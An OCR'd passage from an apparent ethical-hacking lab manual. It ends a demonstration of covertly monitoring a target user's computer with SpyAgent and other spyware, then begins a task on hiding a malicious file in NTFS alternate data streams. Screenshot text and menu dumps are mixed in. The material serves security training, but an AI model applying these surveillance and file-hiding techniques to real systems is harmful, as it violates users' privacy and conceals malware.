Fri 6/12/20 @ 8:01:27 AM
00h:01m:09s
https://www.linkedin.com/login?fromSignIn=true
Jason
Fri 6/12/20 @ 8:02:10 AM
Fri 6/12/20 @ 8:02:25 AM
00h:00m:16s
https://www.bing.com/search?q=linkedn&src=I...
Jason
Fri 6/12/20 @ 8:01:27 AM
Fri 6/12/20 @ 8:02:38 AM
00h:00m:50s
https://www.bing.com/search?q=linkedin+sign...
Jason
Fri 6/12/20 @ 8:02:38 AM
Fri 6/12/20 @ 8:02:50 AM
00h:00m:10s


46. ☐ Similarly, you can select each tile and further explore the tool by clicking various options such as **Windows Viewed**, **Program Usage**, and **Events Timeline**, **Files & Documents**, **Computer Usage**.
47. ☐ Once you have finished, close all open windows; close **Remote Desktop Connection**.
48. ☐ This concludes the demonstration of how to perform user system monitoring and surveillance using Spytech SpyAgent.
49. ☐ You can also use other spyware tools such as **ACTIVTrak** (https://activtrak.com), **Veriato Cerebral** (https://www.veriato.com), **NetVizor** (https://www.netvizor.net), and **SoftActivity Monitor** (https://www.softactivity.com) to perform system monitoring and surveillance on the target system.
50. ☐ Close all open windows and document all the acquired information.

Task 3: Hide Files using NTFS Streams


A professional ethical hacker or pen tester must understand how to hide files using NTFS (NT file system or New Technology File System) streams. NTFS is a file system that stores any file with the help of two data streams, called NTFS data streams, along with file attributes. The first data stream stores the security descriptor for the file to be stored such as permissions; the second stores the data within a file. Alternate data streams are another type of named data stream that can be present within each file.

Here, we will use NTFS streams to hide a malicious file on the target system.


1. ☐ In the **Windows Server 2019** machine, ensure that the **C:** drive file system is in **NTFS** format. To do so, navigate to **This PC**, right-click **Local Disk (C:)**, and click **Properties**.


Manage
This PC
File
Computer
View
Drive Tools
This PC
Quick access
Desktop
Downloads
Documents
Pictures
DVD Drive (D:) SSS_
System32
This PC
3D Objects
Desktop
Documents
Downloads
Music
Pictures
Videos
Local Disk (C:)
DVD Drive (D:) SSS_
CEH-Tools (\\WIND
Network
Folders (7)
3D Objects
Desktop
Documents
Pictures
Videos
Devices and drives (3)
Floppy Disk Drive (A:)
Local Disk (C:)
51.4 GB free of 79.4 GB
DVD Drive (D:)
SSS_X64FREV_EN-US_DV9
0 bytes free of 4.93 GB
Network locations (1)
CEH-Tools (\\WINDOWS10) (Z:)
15.8 GB free of 19.9 GB
Open
Open in new window
Pin to Quick access
Give access to
Configure Shadow Copies...
Restore previous versions
Pin to Start
Add to archive...
Add to "Archive.rar"
Compress and email...
Compress to "Archive.rar" and email
Format...
Copy
Paste
Create shortcut
Rename
Properties

